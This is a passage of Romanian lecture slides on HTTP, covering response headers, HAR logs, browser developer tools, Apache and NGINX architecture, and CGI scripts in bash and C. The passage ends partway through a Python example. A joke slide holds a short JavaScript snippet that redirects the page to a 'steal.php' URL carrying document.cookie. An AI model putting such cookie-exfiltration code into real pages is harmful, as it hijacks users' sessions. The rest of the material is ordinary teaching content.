`/put` The request's PUT parameters.

Auth

Auth methods

GET

`/basic-auth/{user}/{passwd}` Prompts the user for authorization using HTTP Basic Auth.

eventual, pot fi furnizate
date vizând autentificarea
clientului

GET https://api.flickr.com/services/feeds/photos_public.gne?tags=lasi, FII

200 OK 43.81 kB 186 ms

[View Request](#)

View Response

HEADERS

Age: 0

Cache-Control: private, no-store, no-cache, max-age=0, pre-check=0

Connection: keep-alive

Content-Type: application/atom+xml; charset=utf-8

Date: Fri, 23 Feb 2018 08:36:59 GMT

Expires: Mon, 26 Jul 1997 05:00:00 GMT

Last-Modified: Sun, 02 Nov 2014 06:58:30 GMT

Pragma: no-cache

Server: ATS

Set-Cookie: xb=250494; expires=Sat, 23-Feb-2019 08:36:59 GMT; path=/; domain=.flickr.com

Strict-Transport-Security: max-age=15552000

Transfer-Encoding: chunked

Via: http/1.1 fts127.flickr.bf1.yahoo.com (Apache/2.4.18 (Ubuntu))

X-Frame-Options: SAMEORIGIN

X-Served-By: www58.flickr.bf1.yahoo.com

date în format Atom
(procesate de client)

expiră în trecut
(nu va fi păstrat în *cache*)

câmpurile X- nu
sunt standardizate

HTTP: jurnalizare – formatul HAR

Interacțiunea dintre *browser* și serverul Web (cereri + răspunsuri) poate fi stocată în fișiere HAR (*HTTP ARchive*)

format bazat pe JSON

www.softwareishard.com/blog/har-12-spec/

exemplificare: gist.github.com/igrigorik/3495174

HTTP: jurnalizare – formatul HAR

Interacțiunea dintre *browser* și serverul Web (cereri + răspunsuri) poate fi stocată în fișiere HAR (*HTTP ARchive*)

scop principal: analizarea traficului Web

aspect de interes: performanța

de consultat httparchive.org

HTTP: API-uri (biblioteci)

cURL + libcurl

(C, Java, Haskell, .NET, PHP, Ruby,...) – curl.haxx.se

Apache HttpComponents (Java) – hc.apache.org

httplib (Python 2) + **http.client** (Python 3)

Hyper (bibliotecă Rust): github.com/hyperium/hyper

LibHTTP (bibliotecă C): www.libhttp.org

WinHTTP

(specific Windows: C/C++) – tinyurl.com/6eemqqc

HTTP: instrumente la nivel de client

Google Chrome Developer Tools

developers.google.com/web/tools/chrome-devtools/

Firefox Developer Tools

developer.mozilla.org/docs/Tools

Fiddler – *free Web debugging proxy*

www.telerik.com/fiddler

Inspector Console Debugger Canvas Performance Network Storage DOM HTTPS

Filter URLs

Status	Method	Domain	File	Cause	Type
200	GET	mail.google.com	/mail/u/0/	document	html
	POST	mail.google.com	s?hi=en&c=16	xhr	2.16
	GET	mail.google.com	bind?VER=8&...	img	plain
200	GET	mail.google.com	rs=AHGWq9B...	xhr	css
200	GET	20.client-channel...	bind?ctype=g...	xhr	plain
200	GET	ssl.gstatic.com	favicon5.ico	img	x-icon
200	GET	mail.google.com			
200	GET	mail.google.com		script	js
200	GET	mail.google.com		script	js
200	GET	mail.google.com	m=sps,spl,spit...	script	js
200	GET	mail.google.com	data?sw=2&to...	subdocume...html	130.6
	GET	mail.google.com	/mail/u/0/?ui=...	subdocume...html	62 B
200	GET	mail.google.com	/mail/u/0/?ui=...	subdocume...html	62 B
200	GET	mail.google.com	/mail/u/0/?ui=...	subdocume...html	62 B
	GET	mail.google.com	/mail/u/0/?ui=...	img	html
200	GET	clients2.google.com	/availability/?s...	img	gif
	GET	mail.google.com	/mail/u/0/?ui=...	img	html
	GET	mail.google.com	/mail/u/0/?ui=...	img	html
200	GET	mail.google.com	/mail/u/0/?ui=...	img	html
200	POST	mail.google.com	/mail/u/0/?ui=...	xhr	js
204	GET	www.google.com	setgmail?zx=7...	img	html
200	GET	clients2.google.com	/availability/?s...	img	gif
200	GET	mail.google.com	/mail/u/0/?ui=...	xhr	js
204	POST	mail.google.com	cspreport	csp	plain
304	GET	lh3.googleusercontent.com	photo.jpg	img	jpeg
304	GET	www.gstatic.com	googlelogo_cle...	img	png

281 requests 20.89 MB / 4.47 MB transferred Finish: 6 min DOMContentLoaded: 1.54 s

Request URL: https://ssl.gstatic.com/ui/v1/icons/mail/images/fa.
Request method: GET
Status code: 200 OK ? Edit and Resend Raw headers
Version: HTTP/2.0
Referrer Policy: no-referrer-when-downgrade

Filter headers

Response headers (0 B)

- accept-ranges: bytes
- age: 1594484
- alt-svc: quic=":443"; ma=2592000; v="44,43,39"
- cache-control: public, max-age=31536000
- content-encoding: gzip
- content-length: 1659
- content-type: image/x-icon
- date: Wed, 30 Jan 2019 23:41:26 GMT
- expires: Thu, 30 Jan 2020 23:41:26 GMT
- last-modified: Thu, 21 Apr 2016 03:17:22 GMT
- server: sffe
- vary: Accept-Encoding, Origin
- x-content-type-options: nosniff
- X-Firefox-Spdy: h2
- x-xss-protection: 1; mode=block

Request headers (0 B)

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- DNT: 1
- Host: ssl.gstatic.com

inspectarea cererilor HTTP efectuate de browser

(în loc de) pauză

LEVEL : AMATEUR

```
9  
10 <script>  
11 function getCookie(){  
12     document.location =  
13     'http://[REDACTED].com/steal.php?cookie=  
14     + document.cookie;  
15 }  
16 </script>  
17
```

LEVEL : HACKER

cookie stealing

geekshumor.com/cookie-stealing/

Care e arhitectura serverului Web?

HTTP: server Web

Deservește cereri multiple provenite de la clienți
pe baza protocolului HTTP

HTTP: server Web

Deservește cereri multiple provenite de la clienți
pe baza protocolului HTTP


fiecare cerere e considerată independentă de alta,
chiar dacă provine de la același client Web

- ▶ nu e păstrată starea conexiunii – *stateless*

HTTP: server Web

Tradițional, implementarea serverului Web este una *pre-forked* sau *pre-threaded*

se creează un număr de procese copil ori fire de execuție (*threads*) la inițializare, fiecare proces/fir interacționând cu un anumit client

cererile multiple de la diverși clienți nu pot fi deservite simultan
(numărul firelor de execuție asociate unui proces este limitat)

HTTP: server Web

Comportamentul serverului poate fi stabilit
via diverși parametri (directive) de configurare

HTTP: server Web

Studiu de caz: configurarea serverului Apache
(din aprilie 1996, cel mai popular server Web)

httpd.apache.org

configurația globală prin fișierul **httpd.conf**
implicit, se creează 6 instanțe **httpd**


la nivel de utilizator (per director/URI), se poate configura
via **.htaccess** – vezi și github.com/phanan/htaccess

HTTP: server Web

Studiu de caz: configurarea serverului Apache

posibilitatea de a constitui *gazde virtuale* – *virtual hosting*: același server poate găzdui (rula) mai multe situri Web, având diferite nume de domeniu simbolice

HTTP: server Web

Uzual, arhitectura serverului Web e modularizată

nucleu (*core*)

+

module implementând funcționalități specifice

HTTP: server Web

Uzual, arhitectura serverului Web e modularizată

nucleu (*core*)

+

module implementând funcționalități specifice

oferă o interfață de programare (API) a modulelor
în limbajul C

httpd.apache.org/docs/2.4/developer/

HTTP: server Web

Uzual, arhitectura serverului Web e modularizată

nucleu (*core*)

+

module implementând funcționalități specifice

exemple pentru Apache: **mod_auth_basic**, **mod_cache**,
mod_http2, **mod_proxy**, **mod_rewrite**, **mod_session**, **mod_ssl**
httpd.apache.org/docs/2.4/mod/

HTTP: server Web

Alternativ, pot fi folosite strategii asincrone (non-blocante) adoptând un unic fir de execuție (*single threaded*)

exemplu de referință:

NGINX

www.nginx.com/blog/inside-nginx-how-we-designed-for-performance-scale/

aspecte arhitecturale: www.aosabook.org/en/nginx.html

Cum dezvoltăm aplicații Web
pe partea de server?

necesitate

Generarea dinamică – la nivel de server –
de reprezentări ale unor resurse
solicitate de clienți

necesitate

Generarea **dinamică** – la nivel de **server** –
de **reprezentări** ale unor resurse
solicitate de clienți

soluții

CGI – *Common Gateway Interface*

Servere de aplicații Web

Cadre de lucru (*framework-uri*) Web

soluție: cgi

Interfață de programare, independentă de limbaj,
facilitând interacțiunea dintre clienți
și programe invocate la nivel de server Web

standard de facto

RFC 3875 – tools.ietf.org/html/rfc3875
www.w3.org/CGI/

cgi

Un program (*script*) CGI se invocă pe server

explicit

i.e., preluarea datelor dintr-un formular Web
după apăsarea butonului de tip *submit*

cgi

Un program (*script*) CGI se invocă pe server

implicit

exemplu: la fiecare vizită se generează o nouă reclamă
(*e.g., banner* publicitar)

cgi: caracterizare

Script-urile CGI pot fi concepute
în **orice** limbaj disponibil pe server

limbaje interpretate

bash, Perl – *e.g.*, modulul Perl::CGI –, Python, Ruby,...

limbaje compilate

C, C++, Rust etc.

cgi: programare

Orice program CGI va scrie datele
– reprezentarea resursei Web –
la ieșirea standard (*stdout*)


cgi: programare

Pentru a desemna tipul reprezentării generate, se folosesc anteturi HTTP – MIME (*Media Types*)

exemplu: **Content-type:** text/html

cgi: programare

Interacțiunea dintre clientul și serverul Web

cgi: variabile

Un *script* CGI are acces la variabile de mediu
specifice unei cereri transmise programului CGI:

REQUEST_METHOD – metoda HTTP (GET, POST,...)

QUERY_STRING – șir de interogare: date trimise de client

REMOTE_HOST, REMOTE_ADDR – adresa clientului

CONTENT_TYPE – tipul conținutului conform MIME

CONTENT_LENGTH – lungimea în octeți a conținutului

cgi: variabile

Variabile suplimentare
generate, uzual, de serverul Web:

HTTP_ACCEPT – tipurile MIME acceptate de *browser*

HTTP_COOKIE – date despre *cookie*-uri

HTTP_HOST – informații despre gazdă (client)

HTTP_USER_AGENT – informații privind clientul

...și altele

← → ↻

profs.info.uaic.ro/~busaco/cgi/bash/variabile.cgi?date_de_intrare

☆ ⌵ ↻

8 cgi

HTTP_ACCEPT='text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'

HTTP_ACCEPT_ENCODING='gzip, deflate'

HTTP_ACCEPT_LANGUAGE='en-gb,en;q=0.5'

HTTP_CONNECTION=keep-alive

HTTP_DNT=1

HTTP_HOST=profs.info.uaic.ro

HTTP_USER_AGENT='Mozilla/5.0 (Windows NT 6.3

IFS=\$' \t\n'

MACHTYPE=i486-pc-linux-gnu

OPTERR=1

OPTIND=1

OSTYPE=linux-gnu

PATH=/usr/local/bin:/usr/bin:/bin

PIPESTATUS=([0]="0")

PPID=1659

PS4='+ '

PWD=/thor/profs/busaco/html/cgi/bash

QUERY_STRING=date de intrare

REMOTE_ADDR=109.100.172.29

REMOTE_PORT=50088

REQUEST_METHOD=GET

REQUEST_URI='/~busaco/cgi/bash/variabile.cgi?date_de_intrare'

SCRIPT_FILENAME=/thor/profs/busaco/html/cgi/bash/variabile.cgi

SCRIPT_NAME=/~busaco/cgi/bash/variabile.cgi

SERVER_ADDR=85.122.23.1

SERVER_ADMIN=admins@info.uaic.ro

SERVER_NAME=profs.info.uaic.ro

SERVER_PORT=80

SERVER_PROTOCOL=HTTP/1.1

SERVER_SIGNATURE=

SERVER_SOFTWARE=Apache

SHELL=/bin/bash

#!/bin/bash

Stabilim tipul conținutului

echo "Content-type: text/plain";

echo

Executăm comanda 'set' din Linux

pentru a afișa variabilele de mediu

set

rezultatul obținut de clientul Web în

urma invocării prin **GET** a *script*-ului

variabile.cgi la nivel de server

(având drepturi de citire și execuție)

```
/* hello.c
   (compilare cu gcc hello.c -o hello.cgi) */
#include <stdio.h>

int main() {
    int mesaje;

    printf ("Content-type: text/html\n\n");

    for (mesaje = 0; mesaje < 10; mesaje++) {
        printf ("<p>Hello, world!</p>");
    }

    return 0;
}
```

programe CGI scrise în C, bash,
Python generând același
conținut marcat în HTML

```
#!/bin/bash
# hello.sh.cgi


echo "Content-type: text/html"
echo

MESAJE=0
while [ $MESAJE -lt 10 ]
do
    echo "<p>Hello, world!</p>"
    let MESAJE=MESAJE+1
done

#!/usr/bin/python
# hello.py.cgi

